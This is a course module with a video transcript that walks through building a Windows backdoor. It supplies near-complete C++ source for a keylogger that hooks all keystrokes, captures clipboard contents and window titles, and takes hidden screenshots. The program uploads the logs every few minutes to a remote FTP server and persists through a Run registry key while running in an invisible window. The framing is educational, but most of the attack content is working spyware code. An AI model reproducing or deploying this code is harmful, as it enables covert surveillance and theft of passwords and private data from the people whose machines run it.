Module 4.1

Creating a backdoor, implementation of a keylogger

Creating a backdoor to a system

This module focuses on writing a `backdoor` application, or an unauthorized means of accessing a system bypassing its defenses. Our `backdoor` will be supplied with a `keylogger` mechanism and solutions for taking screenshots and remote command execution (a remote console). In addition, we'll apply the theoretical knowledge we've picked up in the previous chapter in practice to obscure the presence of the application in the system.

The first part of the program is a simple `keylogger`, an application that records keystrokes. The program saves intercepted data to a file and sends it to a remote location (e.g., to a `web` page or an `ftp` server).

The application's function list:

1. main module – the `keylogger`,
2. capturing the screen,
3. sending the file to a remote server,
4. `autorun` – executing the program automatically.

The list is short since `backdoors` are not the chief focus of this training. What's most important for you is to get the hang of the underlying mechanisms involved: providing the application with additional functionalities is entirely up to you.

Keylogger

To write the `keylogger`, we'll use `SetWindowsHookEx` with the parameter `WH_KEYBOARD_LL`. A `hook` with this added parameter means we don't need to write another `dll` library (unlike with `WH_KEYBOARD`), which more often than not was a paramount problem.

The mechanism is very simple. We forward a `hook` type and a hook-handling function to the `SetWindowsHookEx` function. The function is called with every keystroke. The task is to write the function so that it responds to keystrokes properly (for instance, save alphanumeric characters to a file, but also check for held modifier keys like `ctrl` or `alt`). If `alt` is being held while a user presses the key '`a`', the output in the file could be the accented version of the letter. If `ctrl` is held while a user presses '`v`', the program should retrieve data from the clipboard and (provided the data is strings) save it to a file.

Let's first declare global variables to make them store the state of main modifier keys like `alt`, `ctrl` and `shift`.

```
DWORD shift=0;
DWORD alt=0;
DWORD ctrl=0;
```

First, they're set to `0` and will be updated as soon as any change happens. To ensure this, we'll use the function presented below.

```
void act_function_key()
{
if((GetKeyState(VK_RCONTROL) & 0x8000)==0 && (GetKeyState(VK_LCONTROL) &
0x8000)==0)
{       ctrl=0;
}
else
{       ctrl=1;
}

if((GetKeyState(VK_RMENU) & 0x8000)==0 && (GetKeyState(VK_LMENU) & 0x8000)==0)
{       alt=0;
}
else
```

```
{       alt=1;
}

if((GetKeyState(VK_RSHIFT) & 0x8000)==0 && (GetKeyState(VK_LSHIFT) & 0x8000)==0)
{       shift=0;
}
else
{       shift=1;
}}
```

The `VK_RCONTROL` constant indicates the right `ctrl`, while `VK_LCONTROL` indicates the left `ctrl` key. Analogically, `VK_RMENU` is right `alt` and `VK_LMENU` is left `alt`. `VK_RSHIFT` and `VK_LSHIFT` are respectively the right and left `shift` keys.

The `GetKeyState` function will retrieve key state. The output of this function needs to be converted from the hexadecimal `0x8000` to the binary `10000000 00000000` format. `MSDN` documentation offers the following information:

"If the high-order bit is 1, the key is down; otherwise, it is up. If the low-order bit is 1, the key is toggled. A key, such as the `CAPS LOCK` key, is toggled if it is turned on. The key is off and untoggled if the low-order bit is 0. A toggle key's indicator light (if any) on the keyboard will be on when the key is toggled, and off when the key is untoggled."

Now we need to write a function that converts a virtual key to its corresponding character. It also needs to switch `a+alt` to an accented 'a' and change `shift+digit` to a special character and so on.

```
char key_to_char(char key)
{
        if(key == 'V' && ctrl==1)
        {
                return -2;//ctrl+v returns  -2
        }

        if(key >='A' && key<= 'Z')// <A;Z>
        {
                if(alt ==0 && shift == 0)
                {
                        return key-(int)('A'-'a');//change to lower case
```

```
		}
		if(shift == 1 && alt ==0)
		{
			return key;//no changes
		}

		if(shift == 0 && alt == 1)//polish local characters
						//please update it according to your local needs
		{
			key -=(int)('A'-'a');
			if(key=='a')return 'ą';
			if(key=='e')return 'ę';
			if(key=='o')return 'ó';
			if(key=='s')return 'ś';
			if(key=='l')return 'ł';
			if(key=='z')return 'ż';
			if(key=='x')return 'ź';
			if(key=='c')return 'ć';
			if(key=='n')return 'ń';
			return key;
		}
		if(shift==1 && alt == 1)//local capitals
		{
			if(key=='A')return 'Ą';
			if(key=='E')return 'Ę';
			if(key=='O')return 'Ó';
			if(key=='S')return 'Ś';
			if(key=='L')return 'Ł';
			if(key=='Z')return 'Ż';
			if(key=='X')return 'Ź';
			if(key=='C')return 'Ć';
			if(key=='N')return 'Ń';
			return key;
		}
	}

	//characters
	if(key >='0' && key<= '9')//numbers
	{
		if(shift==1)//special characters
		{
			if(key=='0')return ')';
			if(key=='1')return '!';
			if(key=='2')return '@';
			if(key=='3')return '#';
			if(key=='4')return '$';
			if(key=='5')return '%';
			if(key=='6')return '^';
```

```
                        if(key=='7')return '&';
                        if(key=='8')return '*';
                        if(key=='9')return '(';
                }

                else//zwykłe cyfry
                {
                        return key;
                }
        }

        //other special characters
        if((char)key==(char)189)
        {
                if(shift==1)return '_';
                return '-';
        }

        if((char)key==(char)187)
        {
                if(shift==1)return '+';
                return '=';
        }

        if((char)key==(char)VK_SPACE)return ' ';
        if((char)key==(char)VK_RETURN )return '\n';
        if((char)key==(char)VK_TAB)return '\t';

        if((char)key==(char)VK_OEM_1)
        {
                if(shift==1)
                {
                        return ':';
                }
                return ';';
        }

        if((char)key==(char)VK_OEM_2)
        {
                if(shift==1)
                {
                        return '?';
                }
                return '/';
        }
```

```
if((char)key==(char)VK_OEM_3)
{
	if(shift==1)
	{
		return '~';
	}
	return '`';
}

if((char)key==(char)VK_OEM_4)
{
	if(shift==1)
	{
		return '{';
	}
	return '[';
}

if((char)key==(char)VK_OEM_5)
{
	if(shift==1)
	{
		return '|';
	}
	return '\\';
}
if((char)key==(char)VK_OEM_6)
{
	if(shift==1)
	{
		return '}';
	}
	return ']';
}
if((char)key==(char)VK_OEM_7)
{
	if(shift==1)
	{
		return '\"';
	}
	return '\'';
}



if((char)key==(char)VK_OEM_COMMA )
{
	if(shift==1)return '<';
```

```
		return ',';
	}

	if((char)key==(char)VK_OEM_PERIOD){
		if(shift==1)return '>';
		return '.';
	}

	if((char)key>=(char)VK_NUMPAD0 && (char)key <=(char)VK_NUMPAD9)
	{
		return key-48;
	}

	if(key==VK_BACK)//backspace returns -1
	{
		return -1;
	}

		return 0;//unknown character
}
```

The key parts are all done. Now, we'll add a `hook` procedure.

```
LRESULT CALLBACK KeyboardProc(int nCode, WPARAM wParam, LPARAM lParam)
{

	if(nCode == HC_ACTION)
	{
	if(wParam== WM_KEYUP || wParam==WM_SYSKEYUP)//key up
		{
			PKBDLLHOOKSTRUCT p = ( PKBDLLHOOKSTRUCT ) lParam;
			act_function_key();//update crtl,alt,shift

			char k=key_to_char(p->vkCode);//change Virtual Key to char
			if(k!=0 && k!=-1 && k!= -2)//normal char
			{
			LOG->AppendChar(k);
			}

				if(k==-1)//backspace
				{
				LOG->AppendString("[BS]");
				}
```

```
                                        if(k==-2)//clipboard
                                        {
                                                OpenClipboard(0);
                                                if(IsClipboardFormatAvailable(CF_TEXT)==true)
                                                {
                                        LOG->AppendString("\n[Clipboard]\n");
                                        LOG->AppendString((char*)GetClipboardData(CF_TEXT));
                                        LOG->AppendString("\n[/Clipboard]\n");
                                                }
                                                CloseClipboard();
                                        }
                                }
        }
        else
        {
                return CallNextHookEx( NULL, nCode, wParam, lParam );
        }
        return 0;
}
```

The function's definition:

```
LRESULT CALLBACK KeyboardProc(int nCode, WPARAM wParam, LPARAM lParam);
```

- ✓ `nCode` specifies whether the action that should be processed took place. If it doesn't occur, it calls `CallNextHookEx` that forwards the message.

- ✓ `wParam` contains information about whether a key is pressed or released.

- ✓ `lParam` contains the pointer to the `KBDLLHOOKSTRUCT` structure. Among others, it contains the code of the key that is pressed.

We'll soon look closer into the implementation of the `Log` class. What you need to know now is that `AppendChar` appends `1` character to a `log`, and the `AppendString` function adds a `string`, or several characters, to a `log`.

The `Log` class:

```
class logg
{
	string buffer;
	string f_name;			//log file name
	string f_path;			//log file directory
	string f_log;			//f_path+f_name
public:
	logg();				//constructor
	void SaveLog(string name);
	void AppendChar(char);
	void AppendString(string);
	void FlushBuffer();
	void SendLog();
	string GetPath();

};
```

Class method definitions:

```
logg::logg()
{
	buffer="";
	buffer.reserve(1024);
	SYSTEMTIME st;
	GetSystemTime(&st);
	char tt[100];

	sprintf(tt,"log_%.4d%.2d%.2d%.2d%.2d%.2d.txt",st.wYear,st.wMonth,st.wDay,
		st.wHour,st.wMinute,st.wSecond);//prepare the file name
	char pa[260];
	GetEnvironmentVariable("USERPROFILE",pa,260);//get user local directory
	f_path=pa;
	f_path+="\\keylogger\\";
	f_log=f_path;
	f_name=tt;
	f_log+=f_name;
}

void logg::AppendChar(char ch)
{
std::string w_n=w_name();		//get the window name
if(w_n.length()>1)
{
	buffer="\n\n";
```

```
		buffer+=w_n;
		buffer+="\n";
		buffer+=ch;
}
else
{
buffer=ch;
}
SaveLog(f_log);
}

void logg::AppendString(string str)
{
std::string w_n=w_name();
if(w_n.length()>1)
{
		buffer="\n\n";
		buffer+=w_n;
		buffer+="\n";
		buffer+=str;
}
else
{
buffer=str;
}

SaveLog(f_log);
}

void logg::FlushBuffer()
{
		buffer.erase();
}
void logg::SaveLog(string name)
{
		ofstream of(name,ios::app);
		of.write(buffer.c_str(),buffer.length());
		of.close();
}
string logg::GetPath()
{
		return f_path;
}
```

The how-to of implementing `SendLog` will be dealt with later; at this point it's superfluous to our needs. Instead, we need the `w_name` function that returns the active window name.

```
HWND h_org=NULL;
std::string w_name()
{
	HWND h_for=GetForegroundWindow();
	if(h_for!=h_org)
	{
		h_org=h_for;
		char name[260];
		GetWindowText(h_org,name,260);
		std::string tm;
		SYSTEMTIME st;
		GetSystemTime(&st);
		char tt[100];
		sprintf(tt,"%.4d-%.2d-%.2d %.2d:%.2d:%.2d", st.wYear,st.wMonth,st.wDay,
			st.wHour,st.wMinute,st.wSecond);
		tm=tt;//time
		tm+="  |  ------>>>>>>  ";
		tm+=name;
		tm+="  <<<<<<-----";
		return tm;
	}
	return "";
}
```

All that's left is to set a `hook`. To do this, let's call `SetWindowsHookEx`.

```
SetWindowsHookExA(WH_KEYBOARD_LL,KeyboardProc,GetModuleHandle(0), 0);
```

This is the last step in implementing a simple `keylogger` module. Next, we need to implement the screenshot feature.

Taking a screenshot

`Windows API` will be used to capture a screenshot. Using the `GDI` and `GDI+` libraries, we'll convert a `bmp` file to a `jpeg`.

To take a `screenshot`, you need to:

1. retrieve the desktop window handle,
2. retrieve the device context for the window,
3. create a compatible bitmap the size of the window,
4. copy the pixels,
5. save the bitmap as a `jpeg`.

```
void make_screenshot(string file)
{
ULONG_PTR       gdiplustoken;
GdiplusStartupInput gdiplusstartupinput;
GdiplusStartupOutput gdiplusstartupoutput;
gdiplusstartupinput.SuppressBackgroundThread = true;
GdiplusStartup (& gdiplustoken, & gdiplusstartupinput, & gdiplusstartupoutput);//start GDI+

HDC dc=GetDC(GetDesktopWindow());
HDC dc2 = CreateCompatibleDC(dc);

RECT rcOkno;
GetClientRect(GetDesktopWindow(), &rcOkno);
int w=rcOkno.right-rcOkno.left;
int h=rcOkno.bottom-rcOkno.top;
HBITMAP hbitmap=CreateCompatibleBitmap(dc,w,h);

HBITMAP holdbitmap =(HBITMAP) SelectObject(dc2, hbitmap);

BitBlt(dc2, 0, 0, w, h, dc, 0, 0, SRCCOPY);

Bitmap* bm=new Bitmap(hbitmap,NULL);

UINT num;
UINT size;
ImageCodecInfo *imagecodecinfo;
GetImageEncodersSize (&num, &size);
imagecodecinfo = (ImageCodecInfo*) (malloc (size));
GetImageEncoders (num, size,  imagecodecinfo);
CLSID clsidEncoder;
for (int i = 0; i < num; i ++)
{
        if (wcscmp (imagecodecinfo[i].MimeType, L"image/jpeg") == 0)
                clsidEncoder = imagecodecinfo[i].Clsid;
}
```

```
free (imagecodecinfo);

wstring ws;
ws.assign(file.begin(),file.end());
bm->Save(ws.c_str(),& clsidEncoder);

SelectObject(dc2, holdbitmap);
DeleteObject(dc2);
DeleteObject(hbitmap);

ReleaseDC(GetDesktopWindow(),dc);
GdiplusShutdown (gdiplustoken);
}
```

The `GDI+` library has been a part of the `Windows API` starting from `Windows XP`. However, it doesn't come automatically with the `windows.h` file. You need to load and link it on your own and set its namespace as well.

```
#include <GDIPlus.h>
using namespace Gdiplus;
#pragma comment (lib, "gdiplus.lib")
```

Our program will capture screenshots every time a log file is being sent to a server. The screenshot will be passed along the log.

Sending logs

The logs will be delivered to an `ftp` server. For sending, we'll use the `Wininet` library, a standard `Windows` component. Later in the training we'll also discuss how to send a file to a `web` server bypassing the `firewall`.

The `log` will be sent periodically at regular intervals (here, it's 5 minutes). A new thread needs to be added to the application to send the `log`. After waiting 5 minutes, the program repeats the cycle and will continue to operate until terminated. First, let's implement the `SendLog` method from the `logg` class.

```
void logg::SendLog()
{
        SYSTEMTIME st;
```

```
        GetSystemTime(&st);
        char tt[100];
        char snap[100];
        sprintf(tt,"log_%.4d%.2d%.2d%.2d%.2d%.2d.txt",st.wYear,st.wMonth,st.wDay,
                st.wHour,st.wMinute,st.wSecond);
        sprintf(snap,"snap_%.4d%.2d%.2d%.2d%.2d%.2d.jpg",st.wYear,st.wMonth,st.wDay,
                st.wHour,st.wMinute,st.wSecond);

        string f_snap=f_path;
        f_snap+=snap;
        make_screenshot(f_snap);

HINTERNET h=InternetOpen("agent",0,0,0,0);
HINTERNET
h_c=InternetConnect(h,"host.com",INTERNET_DEFAULT_FTP_PORT,"login","password",
INTERNET_SERVICE_FTP,0,0x1);

//łaczymy się z Internetem
FtpPutFile(h_c,f_log.c_str(),f_name.c_str(),FTP_TRANSFER_TYPE_BINARY,NULL);//upload
FtpPutFile(h_c,f_snap.c_str(),snap,FTP_TRANSFER_TYPE_BINARY,NULL);      //upload
InternetCloseHandle(h_c);
InternetCloseHandle(h);

        DeleteFile(f_snap.c_str());
        DeleteFile(f_log.c_str());

        f_name=tt;
        f_log=f_path;
        f_log+=f_name;

}
```

Now we need the function of the thread that'll run in the background.

```
DWORD WINAPI sendThread(PVOID pv)
{
while(1) {
        Sleep(1000*60*5);               //1000 ms * 60 * 5 = 5 minutes
        LOG->SendLog();                 //sending the log file
} return 0; }
```

Creating a thread in `main` is a just a trifle.

```
CreateThread(0,0,sendThread,(PVOID)0,0,0);
```

The `autorun` feature is the last piece in creating a working program. This function makes sure the program runs during all bootups rather than once.

Autorun

We want the program to automatically start during computer bootup. One of the ways to ensure this is adding an appropriate entry to the Windows Registry. Next, you need to copy the program to an existing folder. The copy operation should not require you to have administrative privileges, so the folder we'll use is the user directory. You can take its location from an environmental variable.

```
string f_path=LOG->GetPath();
string f_name=f_path;
        f_name+="\\keylogger.exe";
        char my_name[260];
GetModuleFileName(GetModuleHandle(0),my_name,260);
string f_my=my_name;
if(f_my!=f_name)
        {
                CreateDirectory(f_path.c_str(),NULL);
                CopyFile(f_my.c_str(),f_name.c_str(),FALSE);
        }

        HKEY key;

RegOpenKeyEx(HKEY_CURRENT_USER,
"Software\\Microsoft\\Windows\\CurrentVersion\\Run",NULL,KEY_ALL_ACCESS,&key);
RegSetValueEx (key, "keylogger", 0, REG_SZ, (LPBYTE)f_name.c_str(),
f_name.length()+1);
```

Above is the procedure for copying a file to a selected location and adding a registry entry. The full source code of the program is available in the training materials.

Practice: video module transcript


Welcome to the fourth module of the training. In this module we'll create a keylogger, that is, an application which registers all keypresses. Information about keypresses will be saved to a file or sent to a remote server. We'll do it thanks to a callback registered in the system. After registering and assigning the right function, the operating system will call our function each time the user presses a key. In the call parameters we get all the information we need about the key which was pressed.

The SetWindowsHookEx function registers our callback in the system. The first parameter passed to the function is a hook. In our case, it will be a low level keyboard hook. The second parameter is the address of our callback function. hMod is the program base address, we'll it get via GetModuleHandle with parameter 0. We can set the dwThreadId parameter to 0, because we're using a global hook, which will influence the entire system. This parameter equals 0 for global hooks and is different than 0 for local hooks. LowLevelKeyboardProc is a callback function and takes 3 parameters which we can use in the function code. The first one is nCode and informs us about whether the given action was performed. The second one is wParam, thanks to which we can learn if the key has been pressed or released. Finally, from the lParam parameter we can extract a structure which includes a key code parameter.

Additionally, we can also take a screenshot. Before each sending of a log to the server we take a screenshot, which we'll send together with the log file. Taking a screenshot is relatively easy. We can get the device context, in this case the monitor. Next, we have to create a bitmap with the size of the screen and copy all the pixels from the screen to the bitmap. This way, we get a bitmap in a BMP format which, as we know, takes up quite a bit of space. Thus we convert the bitmap to a JPG format in order to optimize its size before sending.

We can send logs together with our screenshot to the FTP server using the wininet library, which we'll discuss in a moment. The loop which sends the logs will work in a thread running in the background which connects to the server every minute, sends the file and disconnects. An important issue when

creating this type of application, which uses the Internet, is that the user may have a firewall which will probably block the connection. We'll deal with this problem in a moment. Now let's demonstrate the way the keylogger works, and check its code.



A compiled form of our keylogger can be seen here. This folder will include a keylogger and its logs. After the launch, the program will copy itself here and write the data. As we can see, the keylogger copied itself. We can get the path to this folder from an environment variable. Now, if we write something on the keyboard, for instance "abc", we get a file with the log. Let's open it. In the log we have the date and the hour, as well as the title of the window and the string we wrote.

Now let's write something in the Release directory, for instance "qwerty". We open the log file again and immediately notice that the "qwerty" text appeared in the file. Let's check what is currently present on our test server. We can see that the keylogger is sending the first log file. We allow it to perform outgoing connections. The files must have been sent because they disappeared from the working folder of the application. Now we connect with the server in order to check whether the files are actually there. As we can see, the old files are still here. This is the latest file, so we see that the data is actually written.

We close our application and open the log file. We can see that it includes what we've sent, that is the qwerty string as well as abc. We can also see the screenshot file. It displays exactly what we could see in the screen when the file was sent to the server. Now let's discuss the application source code. We'll start

from the main function. The main function creates a new instance of the log class. It places it in a global variable which is present here. Other global variables are Shift, Alt, Ctrl, which indicate whether the keys Shift, Alt or Ctrl are currently pressed.

```
wc.cbWndExtra = 0;
wc.hInstance = GetModuleHandle(0);
wc.hIcon = 0;
wc.hCursor = LoadCursor(NULL, IDC_ARROW);
wc.hbrBackground = (HBRUSH)(COLOR_WINDOW+1);
wc.lpszMenuName = NULL;
wc.lpszClassName = ClassName;
wc.hIconSm = 0;

RegisterClassEx(&wc);

HWND hwnd = CreateWindowEx(WS_EX_CLIENTEDGE, ClassName, "", WS_OVERLAPPEDWINDOW, CW_USEDEFAULT,
GetModuleHandle(0), NULL);
ShowWindow(hwnd, SW_HIDE);
```

The main function also creates a window. It does it in order to have access to message loops. We can't see the program window because we use the ShowWindow function with the SW_HIDE parameter, which means that this window has to be invisible. In order to create a new window, first we have to register a new window class using the RegisterClassEx function. To the function we pass parameters which define the cursor shape, the window handling procedure, etc. Next, we have a message loop which gets messages from the system and sends them to the window handling function. Let's have a closer look at the window handling function.

```
k_hook=SetWindowsHookExA(WH_KEYBOARD_LL,KeyboardProc,GetModuleHandle(0), 0);


//autorun
string f_path=LOG->GetPath();//keylogger dir
string f_name=f_path;
    f_name+="\\keylogger.exe";//file name
    char my_name[260];
    GetModuleFileName(GetModuleHandle(0),my_name,260);//name of running process
    string f_my=my_name;
    if(f_my!=f_name)
    {
```

In our case, the window handling function handles only the WM_CREATE parameter, that is what happens once the window is created. First, it inserts a

LowLevel keyboard hook, as expressed by the letters LL at the end. It gets the KeyboardProc address as a parameter, that is the address of a callback function as well as the program base address obtained using the GetModuleHandle function. We also have autorun here. From the LOG variable we call the GetPath function, which returns the path to the directory which should include the keylogger. We create the keylogger name and get the name of the currently running process. If the string including the current keylogger location is different from the string including the target location, we create a target directory for the keylogger and subsequently copy it to this directory. Again, the firewall alarmed us about something.

We add an entry to the registry so that the keylogger launches at each system launch. We open the right key in the registry - it will be HKEY_CURRENT_USER, that is a key for the current user. The path to autorun is here. It's Software\Microsoft\Windows\CurrentVersion\Run. We open the key with full access rights and add a new value named keylogger, the value of which is f_name, our path to the program. Finally, we create a thread which will send files to the server.

```
if(f_my!=f_name)
{
    CreateDirectory(f_path.c_str(),NULL);
    CopyFile(f_my.c_str(),f_name.c_str(),FALSE);
}

HKEY key;
RegOpenKeyEx(HKEY_CURRENT_USER,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",NULL,KEY_ALL_ACCESS,&key);
RegSetValueEx (key, "keylogger", 0, REG_SZ, (LPBYTE)f_name.c_str(), f_name.length()+1);//add to autostars

CreateThread(0,0,sendThread,(PVOID)0,0,0);


  }
```

We create a thread using CreateThread, which takes the SendThread function as a thread function. As we can see, the function works in an endless loop. Initially, it waits 1 minute and sends the first log. We enter 1000*60*1 to the Sleep function because its value is expressed in milliseconds, that is 1000 milliseconds give us 1 second, multiplied by 60 gives us a minute, and finally multiplied by 1. If we wanted to get a five minute interval, we would have to write 5 at the very end.

```
LRESULT CALLBACK KeyboardProc(int nCode, WPARAM wParam, LPARAM lParam)
{

    if(nCode == HC_ACTION)
    {
        if(wParam== WM_KEYUP || wParam==WM_SYSKEYUP)
        {
            PKBDLLHOOKSTRUCT p = ( PKBDLLHOOKSTRUCT ) lParam;
            act_function_key();//Get function key value

                char k=key_to_char(p->vkCode);
                if(k!=0 && k!=-1 && k!= -2)//normal char
                {
                    LOG->AppendChar(k);

                }
                if(k==-1)//backspace
                {
```

Here we have a hook handling function. As we've already said, it takes nCode, wParam and lParam. We're only interested in the situation when HC_ACTION is present in the nCode. In the wParam value we're only interested in situations when the key was released, that is WM_KEYUP or WM_SYSKEYUP. In such cases, we have to cast lParam to the PKBDLLHOOKSTRUCT structure.

Next, we check the status of function keys Alt, Ctrl and Shift using the act_function_key function. It checks whether the right or left Ctrl key, the right or left Alt key, or the right or left Shift key were pressed. On each value returned by the GetKeyState function, we execute a logical AND with the hexadecimal value 0x8000. That's what the documentation says. Depending on what was returned by the GetKeyState function, we set the appropriate variables to 0 or 1. Later, we'll use these variables to define which character should be inserted in the log. We call the function which changes the virtual key code to the character which should be put in the file. We'll do it using the key_to_char function.

```
if(shift == 0 && alt == 1)//small polish letter
{
    key -=(int)('A'-'a');
    if(key=='a')return 'ą';
    if(key=='e')return 'ę';
    if(key=='o')return 'ó';
    if(key=='s')return 'ś';
    if(key=='l')return 'ł';
    if(key=='z')return 'ż';
    if(key=='x')return 'ź';
    if(key=='c')return 'ć';
    if(key=='n')return 'ń';
    return key;
}
if(shift==1 && alt == 1)//Big polish letter
{
    if(key=='A')return 'Ą';
```

If the key combination Ctrl + V is pressed, it means that we have to get the contents of the clipboard in a callback function and return -2 in the result. We have to remember that we always get an upper case letter in the result and we have to change upper case letters to lower case on our own. If the pressed character is greater or equal to A or smaller or equal to Z, we have several possibilities. However, if neither Alt nor Shift are pressed, it means that the character should be changed to a lower case letter. We do it by subtracting the value of the difference between the upper case A character and the lower case a character from the key code. If Shift is pressed, we return the key value without any modifications. If the Shift key is released and the Alt key is pressed, we have to check whether we have to show foreign diacritic marks. Obviously, we have to change the character to a lower case because Shift equals 0. We check whether the pressed key is the "a" key. If that's the case, we change it to the local character. Similarly, we change all the local characters.

We do so analogically for the pressed Shift key. Below we check whether any numerical value was entered. If the Shift key is pressed, we should print a special character, depending on which key was pressed. For instance, if 0 is pressed, we should print a closing bracket, while if it's 1, we should print an exclamation mark. If Shift isn't pressed, we just print the numerical value.

For all other special characters we only have to check whether Shift is pressed.

The values provided here can be obtained using an experimental method, by pressing the right button and checking which number is returned, but we can just as well check it in the documentation. Here, we can see various constants which we can find in the MSDN documentation, in the description of the SetWindowsHookEx function. If the backspace key was pressed, we return -1, or if we didn't manage to recognise the key, we write 0, so that it's not printed. In the callback function, we also check whether the returned value is different than 0, -1 and -2. If so, we add 1 character to the log. If the user pressed the backspace key, we only print a certain constant value, that is BS in square brackets, because the user could, for instance, move the cursor or select another text fragment before pressing backspace. If we removed information from the log and didn't register this key and the context, the information could lose its meaning.

If the -2 value is returned, it means that we have to handle the clipboard. First, we open it and check whether the clipboard contents is a text. If so, we add the relevant string to inform us that this fragment is the clipboard contents, and subsequently add its contents to the log. Then we close the clipboard so that other applications can use it. If a different value than HC_ACTION is passed, we have to forward the parameters because our application isn't the only one which can insert hooks. If we didn't do that, other applications could never learn about the keypress.

```
void make_screenshot(string file)
{
ULONG_PTR   gdiplustoken;
GdiplusStartupInput gdiplusstartupinput;
GdiplusStartupOutput gdiplusstartupoutput;
gdiplusstartupinput.SuppressBackgroundThread = true;
GdiplusStartup (& gdiplustoken, & gdiplusstartupinput, & gdiplusstartupoutput);//start GDI+

HDC dc=GetDC(GetDesktopWindow());//Get Desktop Context
HDC dc2 = CreateCompatibleDC(dc);//Copy Context

RECT rcOkno;
GetClientRect(GetDesktopWindow(), &rcOkno);//Get desktop size
int w=rcOkno.right-rcOkno.left;//width
int h=rcOkno.bottom-rcOkno.top;//height
HBITMAP hbitmap=CreateCompatibleBitmap(dc,w,h);//Create bitmap
HBITMAP holdbitmap =(HBITMAP) SelectObject(dc2, hbitmap);
BitBlt(dc2, 0, 0, w, h, dc, 0, 0, SRCCOPY);//Copy pixels from pulpit to bitmap

Bitmap* bm=new Bitmap(hbitmap,NULL);//Create GDI+ bitmap
```

Now let's have a look at the LOG class functions. This class will save characters to a buffer and then send them to the server. Another thing we have here is a function responsible for screenshots. It takes as a parameter the file name which we would like to use to save our screenshot.

First, we have to initialize the GDI+ library, and then get the desktop context. Next, we have to create a context with identical parameters as the original desktop context, because we shouldn't work on the original context. Later, we get the desktop size and calculate its width and height. The GetClientRect function returns us the coordinates of the corners. To calculate the height, we have to subtract the upper corner from the lower one and to calculate the width, subtract the left corner from the right one. Next, we create a bitmap with the calculated dimensions. We choose our bitmap for the dc2 working context. Next, we copy all the pixels from the original context to the working context using the BitBlt function, about which we are informed by the SRCCOPY flag. Now, we have a screenshot in the BMP format. We have to convert it to JPG. We create a bitmap for the GDI+ library. We provide this bitmap as a parameter for the constructor. Once the bitmap is ready, we have to find the codec responsible for encoding in JPG.

```
UINT num;
UINT size;
ImageCodecInfo *imagecodecinfo;
GetImageEncodersSize (&num, &size);//get count of codecs
imagecodecinfo = (ImageCodecInfo*) (malloc (size));
GetImageEncoders (num, size,  imagecodecinfo);//get codecs

CLSID clsidEncoder;

for (int i = 0; i < num; i ++)
{
      if (wcscmp (imagecodecinfo[i].MimeType, L"image/jpeg") == 0)
          clsidEncoder = imagecodecinfo[i].Clsid;//get jpeg codec id
}
free (imagecodecinfo);

wstring ws;
ws.assign(file.begin(),file.end());//string->wstring
bm->Save(ws.c_str(),& clsidEncoder);//save in jpeg format
SelectObject(dc2, holdbitmap);//Release objects
DeleteObject(dc2);
```

First, using the GetImageEncodersSize function, we check how many codecs are installed in the system. Next, we allocate the required memory and get the codec list. In a for loop we search the codec list until we find the codec responsible for Image/JPEG. We do it by comparing the Mimetype string with „Image/Jpeg". Once we've found the right codec, we have to store its identifier in the program. After exiting the loop, we can finally release the allocated memory.

Then, we have to convert the input string into the UNICODE format because the Save function takes the file name in this format. We convert the input string to the working string ws, which we save afterwards using the chosen codec. Finally, we just have to release all the used variables from the memory, so they don't take up unnecessary space. We restore the old bitmap present in the working context, remove the elements and disable the GDI+ library.

```
HWND h_org=NULL;
std::string w_name()
{
    HWND h_for=GetForegroundWindow();//Get active window hwnd
    if(h_for!=h_org)
    {
        h_org=h_for;//set active window
        char name[260];
        GetWindowText(h_org,name,260);//get window name
        std::string tm;
        SYSTEMTIME st;
        GetSystemTime(&st);//get time
        char tt[100];
        sprintf(tt,"%.4d-%.2d-%.2d %.2d:%.2d:%.2d",st.wYear,st.wMonth,st.wDay,st.wHour,st.wMinute,st.wSecond);
        tm=tt;//time
        tm+="  |  ------>>>>>>   ";
        tm+=name;//windows name
        tm+="   <<<<<<------";
        return tm;//return string
    }
```

We still need the w_name function which returns us the name of the active window. If this name changed since the last call, the new name is returned. If it didn't change, we get an empty string. The previous value of the active window handle has to be stored somewhere. We'll use the h_org variable for that purpose. H_for is a handle for which we get the handle of the active window. We compare h_org with h_for and if the handles differ, it means that the window changed. If the window changed, we set h_org to the handle of the window which is currently active, so that it can be checked in the next call. Next, we get the window name using the GetWindowText function.

In the next step, we get the system time to later save in the log. We put the time in the format of our choosing to the TT buffer. Next, we insert the TT buffer to the Tm working string and a certain specified separator, followed by the window name and the ending separator. Finally, we can return the string.

```
logg::logg()
{
    buffer="";
    buffer.reserve(1024);

    SYSTEMTIME st;
        GetSystemTime(&st);
        char tt[100];
        sprintf(tt,"log_%.4d%.2d%.2d%.2d%.2d%.2d.txt",st.wYear,st.wMonth,st.wDay,st.wHour,st.wMinute,st.wSecond);
    char pa[260];
    GetEnvironmentVariable("USERPROFILE",pa,260);
    f_path=pa;
    f_path+="\\keylogger\\";
    f_log=f_path;
    f_name=tt;
    f_log+=f_name;
}
```

Here, we can see a constructor of class LOG. First, it nullifies the buffer and pre-allocates 1024 bytes. Next, it gets the system time to create the file name in the form of the log, + the current date and hour. We can see that the program gets the path to the user's directory from the environment variable USERPROFILE. In our case, it's C:\Users\Grzonu. Next, all the subsequent elements of the path names are set. We set the directory to "keylogger". We also have the variable f_log, which includes our path and the f_name variable, which is the name of the log file.

